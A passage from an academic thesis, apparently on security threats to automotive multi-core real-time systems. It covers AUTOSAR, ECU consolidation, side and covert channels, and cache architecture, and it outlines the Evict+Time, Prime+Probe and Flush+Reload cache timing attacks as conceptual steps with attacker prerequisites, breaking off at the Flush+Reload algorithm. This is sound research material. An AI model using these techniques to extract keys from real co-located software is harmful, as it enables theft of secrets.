Over the years, the automotive industry developed tools and procedures to standardize the software and system development for automotive embedded systems. The Automotive Open System Architecture (AUTOSAR) project facilitates the integration process of automotive software applications and simplifies the cooperation between different development teams and suppliers. With more than 100 companies, automobile manufacturers and suppliers, AUTOSAR provides an open and standardized software architecture. AUTOSAR meets the challenges in the development of automotive embedded systems such as the complexity and diversity of ECU hardware and networks. Notable key features of the AUTOSAR project are

- the transferability of software,
- the standardization of basic software functionality of automotive ECUs and
- the support of collaboration between various suppliers. [26]

In AUTOSAR, a software application consists of Software Components (SWC) which are the central structural elements of it. SWCs allow the OEM to develop complex systems as well as the sharing of hardware resources amongst multiple suppliers. To protect the intellectual property of suppliers, SWCs can be delivered in the form of object code in AUTOSAR. The OEM verifies delivered SWCs by black box tests to check if a SWC is in compliance with the specifications. [17]

2.2.2 Automotive Architectures




Figure 2.10: Evolution of automotive architectures [27]

In the past, an ECU was tailored for a specific function in the vehicle, for example brake control, airbag deployment, etc. With the increasing number of electronic functions, the number of ECUs grew up to 100 for modern high-end cars. [28] Nowadays, software functions from different domains are getting merged and share the same hardware platforms which are interconnected with each other to exchange data by in-vehicle networks such as CAN, FlexRay, etc. Furthermore, ECUs are not designed for single purpose usage anymore. The industry is moving from a decentralized architecture with one function per module towards centralized domain control units (see Figure 2.10). The centralized automotive approach requires ECUs with more computing power while simultaneously the demands for lower power consumption and lower production costs must be met. Multi-core based architectures can handle the ever-increasing amount of control tasks and the need for computing power. In addition, multi-core technology platforms are cost-efficient due to shared physical resources (e.g. caches, memory controller, etc.). In combination with AUTOSAR, high computational platforms allow the OEM to reduce the number of ECUs. Numerous software applications which were employed on isolated ECUs can now be unified into a smaller number of multi-core capable ECUs. Multi-core technology reduces the number of ECUs and lowers the potential sources of failures, especially in safety-critical systems. This simplifies the process of meeting international standards such as the ISO 26262 for functional safety of ECUs in the automotive domain. In the future, multi-core technology will play a leading role for the next-generation technology, such as advanced driver assistance systems, Vehicle to Vehicle and Vehicle to Infrastructure applications. In the long term, virtualization and cloud computing will be employed in the automotive industry.

Virtualization will allow the execution of applications with different characteristics (e.g. criticality level, real-time performance, etc.) on the same high computational platform. The implementation of multiple, virtual ECUs on one single hardware platform will decrease the number of ECUs even more [29]. In the end, the number of ECUs decreases and the number of applications per ECUs will increase. Thus, malicious software applications which exploit shared hardware resources for attacks pose a major threat for automotive systems in the future.

2.3 Implementation Attacks

Cryptographic primitives, like symmetric and public-key ciphers, are used to ensure information security attributes, such as confidentiality, integrity and availability. In constrained environments, like the automotive domain, mostly lightweight cryptographic algorithms are mainly used because of the limited computing power. While the relatively small block size and key length of lightweight cryptographic algorithms can be a potential target for attacks, it must also be considered that the deployment platform as well as the implementation can be exploitable weaknesses. In the past, several attacks [30], [31] have shown that cryptographic primitives can be broken if internal operations of an algorithm can be observed. While classic attack techniques exploit vulnerabilities in a system (e.g. cryptanalysis, software bugs, etc.), implementation attacks exploit physically observable parameters to compromise the security of a system. Since implementation attacks are not only limited to cryptographic primitives, software applications in general can become the target as well. Implementation attacks are classified by two different groups.

1. **Passive vs. Active**
   Passive attacks observe the target system's behavior during its operation. They do not disturb the operational process or modify the environment. In contrast, attacks that try to intervene actively in the operating environment are called active attacks. They try to manipulate the operating process to trigger abnormal behavior for exploitation. Active attacks may be detected more easily due to their cause of abnormal behavior.

2. **Invasive vs. Non-invasive**
   An invasive attack manipulates and accesses the internal hardware components of the system itself. Thus, physical access to the system is required to tamper with the hardware. Non-invasive attacks exploit information which are externally available and leaked unintentionally, like power consumption. [32]

2.3.1 Side Channels

In computer systems, operations and functions can unintentionally leak information which can be valuable for an adversary. This is because the underlying software or hardware platform discloses sensitive information by side channels, for example memory usage patterns, computing time or task schedule. Side channel attacks (SCA) are passive, invasive implementation attacks that make use of the implementation's hardware and software characteristics. The leaked information are called side channel information and can be exploited by SCA. The correlation between the observed information and the system's operation can pose serious threats to the security of a system. In 1996, the concept of side channel attacks was pioneered by Paul Kocher [4]. He demonstrated attacks on implementations of Diffie-Hellman, RSA, DSS and other cryptographic systems by measuring the execution time of their arithmetic operations. Because SCA are targeting a certain way of a software implementation they are more specific than classic attacks that exploit weaknesses of system components itself. [33]




Figure 2.11: Selection of side channels in a generic cryptographic model

The preceding figure shows a generic cryptographic model which may leak sensitive information such as the execution time, power consumption, electromagnetic radiation, etc., during its encryption and decryption process. Thereby, the leaked side channel information from the cryptographic process may allow an attacker to draw conclusions about the plaintext or the secret key. In general, SCA only monitor information leaked by unintended channels and do not form channels by themselves. Related to side channels are covert channels which intentionally imitate a side channel to transmit data secretly. Side channels and covert channels distinguish from one another primarily by their intention instead of their mechanism. [32]

2.3.2 Covert Channels

The capability to transfer information secretly in violation of a system's security policy is known as covert channel. In 1973, Lampson [34] originated this term for the first time. Covert channels transfer information by taking advantage of shared system resources such as main memory, bus system, etc. In contrast to a side channel, a covert channel consists of a sender and a receiver side. The sender side evokes a side channel by modulating bits due to changing system conditions such as free space, access time, availability of resources, etc. which can in turn be detected by the receiver side. In the context of multi-level secure systems like the Bell–LaPadula model [35], covert channels can provoke security vulnerabilities by passing data from high to low, for example from *Top Secret* to *Unclassified*. Furthermore, covert channels can be used to extract information like secret keys from physically isolated systems by air gapping. For example, tools like System Bus Radio [36] are executing specific instructions on the CPU to transmit information by electromagnetic radiation via the air.




Figure 2.12: A generic model of a covert channel communication via a shared resource

Covert channels can be either time or storage based to transmit data.

- **Covert timing channels** take advantage of real-time clocks or timer, like the clock rate of the CPU. Timing channels convey information by the timing of events. The receiver task measures the intervals between manipulated events to determine the transmitted value. For example, bus systems can be exploited for covert timing channels by manipulating the delays between sent packages.
- **Covert storage channel** use storage locations such as object attributes (e.g. file name), object existence (e.g. file existence) or shared object states (e.g. blocked I/O device) to send data. In contrast to timing channels, storage channels do not require access to a timer or clock.

2.4 Summary

Embedded systems are successively increasing their market share in various industries. The automotive industry requires embedded systems with real-time constraints for safety-critical applications. Special algorithms guarantee that the vast majority of periodic tasks for safety-critical applications with hard deadlines are executed in defined fixed periods of time. While the primary focus was on safety, security was not a major concern in the past because ECUs

- employed customized system components,
- were physically isolated from each other and
- ran only specific critical applications.

Since higher levels of innovation increased the complexity of embedded systems, OEMs are working together with third-party suppliers. Open approaches for multi-supplier support and system integration, such as AUTOSAR, facilitate the integration of software applications from different suppliers. Moreover, modern real-time capable multi-core platforms provide more and more computing power that allows the OEM to reduce the number of ECUs despite the increasing number of software applications with real-time constraints. This entails that applications with different trust and origin

- are executed concurrently on the same hardware platform and
- share the same hardware resources (e.g. caches, memory controller).

The multi-supplier development model in combination with the multi-core embedded real-time platform poses numerous challenges for a vehicle's security. Since OEMs allow the suppliers to deliver object code in order to protect their intellectual property, an attacker can infiltrate a malicious task via the multi-supplier development model. Scheduling-based attacks such as side channel attacks, covert channel attacks or denial-of-service attacks can be executed by malicious applications which pose major security threats. Side channels can disclose information which can be exploited to obtain sensitive information (e.g. encryption keys) from other tasks whereas covert communication channels can be used to leak information from isolated tasks. The predictable scheduling of real-time systems increases the chance to execute scheduling-based attacks successfully for the attacker. Thereby, the scheduler which distributes the computing time for safety and security functions is a potential target for future cyberattacks in embedded real-time systems.

Chapter 3

State of the Art

This chapter will present the current state of the art techniques of cache-based side channel attacks. For a comprehensive understanding of the current attack techniques, the first section will explain the memory hierarchy as well as the cache architecture of modern computing systems. Afterward, the second section will present the *Evict+Time*, *Prime+Probe*, *Flush+Reload*, *Evict+Reload* and *Flush+Flush* attack techniques which exploit the characteristics of modern memory architectures.

3.1 Memory Hierarchy




Figure 3.1: Harvard architecture

As a result of the increasing computation speed of processors, the main memory has become the bottleneck of modern computing systems. Architectural limitations and expenses have led to memory hierarchies with different memory sizes and speeds to improve the performance. Caches are part of the hierarchical memory architecture and store subsets from frequently used main memory locations in smaller but faster memory units. Depending on the architecture, a cache is categorized as either data, instruction or unified memory which can store both. Besides the Von Neumann architecture which only has unified caches, most often the Harvard architecture with a separate first level instruction (L1-I) and data cache (L1-D) but unified lower level caches is used (see Figure 3.1). Higher-level caches are smaller, faster and located closer

to the processing unit than lower-level caches which are closer to the main memory. Multi-level caches provide faster execution of memory related instructions and reduce the memory latency significantly. If the processor accesses a memory address, the cache controller first checks if a corresponding entry exists in the cache. If a requested memory address can be found in a cache, it is called a *cache hit*. In contrast, if the data needs to be copied from the main memory into the cache because the cache controller was not able to find it in any cache, it is called a *cache miss*. Accessing lower hierarchical memory levels results in higher latencies. Depending on the architecture and organization of a system, caches can be implemented either as private for one particular core or shared between multiple cores. Modern systems with multi-core technology provide at least one private L1 cache per core which is shared between the tasks running on that core and one lower last level cache (LLC) which is shared between all cores (see Figure 3.2). [37, 38]




Figure 3.2: Private and shared caches between processes on different cores

3.1.1 Cache Placement

As contiguous memory addresses tend to be used in a consecutive order, requested data from the main memory is transferred for efficiency reasons to the cache in a fixed-size block, called cache line. When a cache line gets stored in the cache, a cache entry is created. A cache entry includes

- the **cache line** that contains the requested bytes of data from the main memory,
- a **tag** as unique identifier for a cache line and
- a **valid bit** which indicates if the data in the cache line is valid or not.

The placement of a memory block in the cache is not random. Placement policies decide how the fetched data from the main memory gets stored. If the policy only

allows to map an entry from the main memory in just one specific place of the cache, the cache is directly mapped. This policy is simple and inexpensive to implement. However, congruent cache lines which are mapped to the same cache entry will cause cache misses. In contrast, a fully associative cache can map each data from the main memory to any place in the cache. Thereby, a fully associative cache suffers from fewer misses by congruent cache lines but requires more time to check if a requested memory address is stored in the cache or not. Nowadays, most architectures implement *N*-way set-associative caches which are a trade-off between the aforementioned policies. A set-associative cache is organized in multiple cache sets which contain a fixed number of *N* cache lines. Thereby, an address from the main memory is associated to one cache set and can be mapped to one of its *N* cache lines. A cache lookup can be limited to one specific set and congruent cache lines can be stored in *N* different cache entries. In a set-associative cache, the cache controller splits the main memory address into three parts by using

- *b* bits as **offset** according to the cache line size,
- *n* bits as **index** to locate the associated cache set in the cache and
- the remaining bits as **tag** to identify the cache lines in the set. [39]




Figure 3.3: Example of a 4-way set associative cache architecture [40]

Figure 3.3 illustrates the mapping of a memory address into a 4-way set-associative cache. The n bits of the main memory address determine the index of the cache set. Because the cache is 4-way set-associative, up to four congruent memory addresses can be stored without replacing an entry in the set. A fifth memory address with the same index bit would cause a cache eviction as the cache set can only store four cache lines. In that case, the applied replacement policy in the cache, such as least-recently-used, most-recently-used, pseudo-random, etc., decides which cache entry in the occupied set will be replaced. [40]

Example

The architecture of the Xilinx Zedboard with the Zynq-7000 System on Chip (SoC) which is later used for experimental purposes implies a 32 kB 4-way set-associative L1-D cache with a cache line size of 32 bytes. The number of cache sets depends on the cache size, line size and set associativity. By the given parameters of the L1-D cache, the number of L1 cache sets is

$$\frac{\text{Cache size}}{\text{Line size} \times \text{Set associativity}} = \frac{32\,\text{kB}}{32\,\text{bytes} \times 4} = 256.$$

The cache controller uses 5 bits for the offset and 8 bits for the index. If the memory address uses a 32 bits address space, the remaining $32 - 5 - 8 = 19$ bits from the main memory address are used for the tag. It will be assumed that the array

```
const unsigned char T[256] = { 0x63, 0x7C, 0x77, ... };
```

gets stored into the L1-D cache of the Zynq-7000 SoC. The following table exemplifies the mapping of the array with the base address for `T = 0x804af40`.

Array Elements	Address Range	Tag	Cache Set Index	Way
T[0] to T[31]	0x804af40 to 0x804af5f	0x804a	122	1
T[32] to T[63]	0x804af60 to 0x804af7F	0x804a	123	1
...	...	...	...	...
T[192] to T[223]	0x804b000 to 0x804b01F	0x804b	128	1
T[224] to T[255]	0x804b020 to 0x804b03f	0x804b	129	1

Table 3.1: Mapping of an array with 256 bytes to the Zynq-7000 SoC L1-D cache

If the cache is empty and the element `T[192]` is accessed, a cache miss will occur. The cache controller will fetch the data from a lower hierarchical memory level and store the associated 32 bytes cache line in the cache with the cache set index 127. A subsequent access within the cache line (`T[192] to T[223]`) will be a hit in the L1-D cache if the cache entry is still valid.

3.1.2 Memory Mapping

Usually, main memory is divided into separate memory locations which provide physical addresses for applications to store data and functions. In general-purpose computing, each application is mapped to its own virtual memory address space. Virtual memory allows the operating system to isolate the address space from multiple applications and to access more memory than physically available by storing data in the form of pages on secondary storage. Memory space isolation and translating virtual to physical memory addresses is handled by a hardware component known as memory management unit (MMU). While general-purpose operating systems such as Linux, macOS and Windows, utilize virtual memory, real-time embedded operating systems, such as AUTOSAR and FreeRTOS, do often not make use of virtual address translation for predictability reasons. The address translation is non-deterministic and slower than direct access to the physical memory which can significantly increase the WCET and cause deadline misses in a real-time system. Furthermore, embedded systems often lack of MMUs which is why RTOS map applications directly to physical memory addresses. Nevertheless, to prevent applications from accessing forbidden memory locations like kernel space memory, embedded systems make use of memory protection units (MPUs). MPUs are only used for memory protection and do not provide the feature of virtual memory management. [14, 41]

3.1.3 Shared Memory and Libraries

Memory that can be accessed from multiple tasks is referred to as shared memory. Similar to message queues and semaphores, shared memory is used to exchange data and to provide fast inter-task communication. The operating system uses shared memory for improving the system performance by page sharing. Thereby, different tasks using the identical memory are mapped to the same memory page in order to reduce redundant data entries. Furthermore, collections of precompiled functions, so-called libraries, are used to save time and to reduce programming errors. While static libraries are copied into the target application, dynamic libraries are loaded

at the runtime. Applications using functions from static libraries will consume a large amount of memory because for each application a separate copy of the static library will be held in the memory. By using dynamic libraries, the size of executable programs gets reduced which is important for embedded systems due to limited memory capacities. Dynamic libraries use shared pages to provide their functionality for multiple tasks. The shared memory area is *Read Only* and thereby secured against unauthorized alteration. For example, mathematical operations in `C` are defined in the `math.h` library which can be linked dynamically and shared between different tasks. The following figure illustrates the difference accessing a library from shared and a non-shared memory. [41]




Figure 3.4: Difference between a shared and non-shared library

In Figure 3.4, *Task 1* and *Task 2* are accessing the same function from a library. In the first scenario on the left-hand side, the library is not shared between *Task 1* and *Task 2*. Thus, if *Task 1* accesses a function for the first time from the library *math.h*, a cache miss will occur and the data will be fetched from the main memory to the cache. If *Task 2* accesses the same function as *Task 1* did, the data needs to be fetched again from the main memory. In contrast, the library is shared between *Task 1* and *Task 2* on the right-hand side. For *Task 1*, the process remains the same but *Task 2* can access the function from the cache as the library is shared. Memory can be shared unintentionally between two tasks due to memory merging techniques, rather known as content-based page de-duplication, which compress redundant data entries in the memory during the runtime. Thus, memory and libraries are shared between unrelated tasks in different environments. Usually, virtualized environments use this technique to share identical memory pages amongst different virtual machines and tasks to reduce resource utilization. Nevertheless, shared memory and libraries can be exploited by cache-based timing attacks due to the given memory hierarchy in modern computing systems.

3.2 Cache-Based Timing Attacks

While side channel attacks like power consumption [42] or electromagnetic radiation analysis [43] can be used to leak information about operations and tasks, timing attacks can be applied to determine which memory level has been accessed [44, 45]. Timing attacks are a specific form of side channel attacks which compromise the security of a system by measuring the execution time of operations. Timing variations occur mainly due to conditional branches in algorithms or memory access latencies. Timing attacks exploit the leaked information from timing side channels. For example, cryptographic algorithms may provide exploitable timing side channels if the execution time is affected by the input or secret key. Timing variations in algorithms can be mitigated via constant time functions, for example by operations and conditional branches that take the same amount of time for their execution. In contrast, timing attacks which exploit side channels that arise from architectural features like memory access times are more difficult to address. Timing attacks that make use of the caches to leak sensitive information in modern computing systems are referred to as cache-based timing attacks. Most recently, cache-based timing attacks have been used to leak speculative executed data by Meltdown [5] and Spectre [6]. Depending on the attack pattern, cache-based timing attacks can be separated into the following three categories:

- **Time-driven** attacks are the most simple type and require only basic knowledge about the implementation and underlying cache architecture of the target system. The fundamental idea is to measure the total execution time of a task to perform certain computations. Depending on the input, conditional memory accesses cause different runtimes of the tasks which may leak information either about the implementation or condition of the system.
- **Trace-driven** attacks are more advanced and rely on detailed knowledge about the implementation and the underlying cache architecture. The attacker must be capable to monitor the cache activity during the execution of the victim task. This allows the attacker to create a detailed profile of the cache to trace back single memory accesses.
- **Access-driven** attacks are the most powerful ones and require an in-depth knowledge about the cache architecture of the target system. The attacker must share the same cache with the victim task and be able to distinguish between accesses on certain cache entries. [46]

3.2.1 Evict+Time

The *Evict+Time* technique was described first by Osvik et al. [31] as cache timing attack against AES in 2006. The technique is access-driven and allows the attacker to learn which memory location was accessed at a resolution level of single cache sets. The basic idea of *Evict+Time* is that an attacker evicts a specific memory address from the cache to observe variations in the execution time of the victim task. To apply the *Evict+Time* technique, the attacker must be able

- to manipulate the cache,
- to measure the execution time of the victim task and
- to find relevant memory addresses used by the victim task.

The *Evict+Time* technique proceeds as follows:

Algorithm 1 *Evict+Time*

1: Trigger the victim task and measure its execution time.

2: Evict a target memory address from the cache.

3: Trigger the victim task and measure the execution time again.




Figure 3.5: An *Evict+Time* attack scenario

Figure 3.5 illustrates an *Evict+Time* attack scenario with a spy task *Eve* and a victim task *Alice*. The execution time of *Alice's* task depends on whether the data can be accessed from the cache or must be fetched from the main memory. First, *Eve* measures the execution time t_{hit} of *Alice's* task. Second, *Eve* evicts a target cache line from the cache. Afterward, *Eve* measures the execution time of *Alice's* task again. If the evicted cache line provokes a longer execution time t_{miss} than t_{hit}, *Eve* knows that *Alice* accessed this cache line. If the evicted cache line did not cause any variation in the execution time, the cache line was not used by *Alice*. In practice, the *Evict+Time* algorithms must be repeated very often as this technique is affected by various sources of noise [31].

3.2.2 Prime+Probe

The *Prime+Probe* [31] was the second attack technique proposed by Osvik et al in 2006. As well as *Evict+Time*, the technique is used to detect memory access on a resolution level of single cache sets. While *Evict+Time* determines a memory access indirectly by the execution time of the victim task, *Prime+Probe* only requires the monitoring of own memory blocks. The attacker can detect accessed memory addresses directly by analyzing the cache after the victim was executed. Compared to the *Evict+Time* technique, this technique brings an advantage for the attacker since no measurement of the victim task is needed. In order to perform the attack, the task of the attacker must

- share the same cache with the victim task,
- be aware of relevant memory addresses which are used by the victim task and
- be able to measure the difference between a cache hit and miss.

The *Prime+Probe* technique proceeds as follows:

Algorithm 2 *Prime+Probe*

1: Prime certain cache sets with data.

2: Wait until the victim task has been executed.

3: Probe the primed cache sets by measuring the access time.




Figure 3.6: A *Prime+Probe* attack scenario

The *Prime+Probe* attack scenario in Figure 3.6 shows a spy task *Eve* and a victim task *Alice*. Initially, *Eve* primes certain cache sets, for example by accessing data objects such as consecutive array elements. In the second step, *Eve* waits until *Alice's* task has been executed. Afterward, *Eve* probes the primed cache sets by measuring the access time. If *Alice* accessed a memory address which maps to the same cache set, *Eve* can determine a cache miss t_{miss}. In contrast, cache sets which have not been evicted by *Alice's* task will cause a cache hit t_{hit} in *Eve's* probe phase.

3.2.3 Flush+Reload

The *Flush+Reload* technique is an access-driven cache timing attack and was first discussed by Gullasch et al. [47] in 2011. *Flush+Reload* allows the attacker to detect shared memory accesses on a resolution level of cache lines. Basically, the attacker flushes a memory address from the cache which is shared between the victim and the attacker in order to measure the access time when reloading the memory address afterward.

To apply the *Flush+Reload* technique, it is assumed that the attacker

- shares a cache with the victim,
- is able to flush cache lines from the shared cache,
- has access to shared memory such as shared libraries and
- is able to measure the difference between a cache hit and miss.

The *Flush+Reload* technique proceeds as follows:

Algorithm 3 *Flush+Reload*

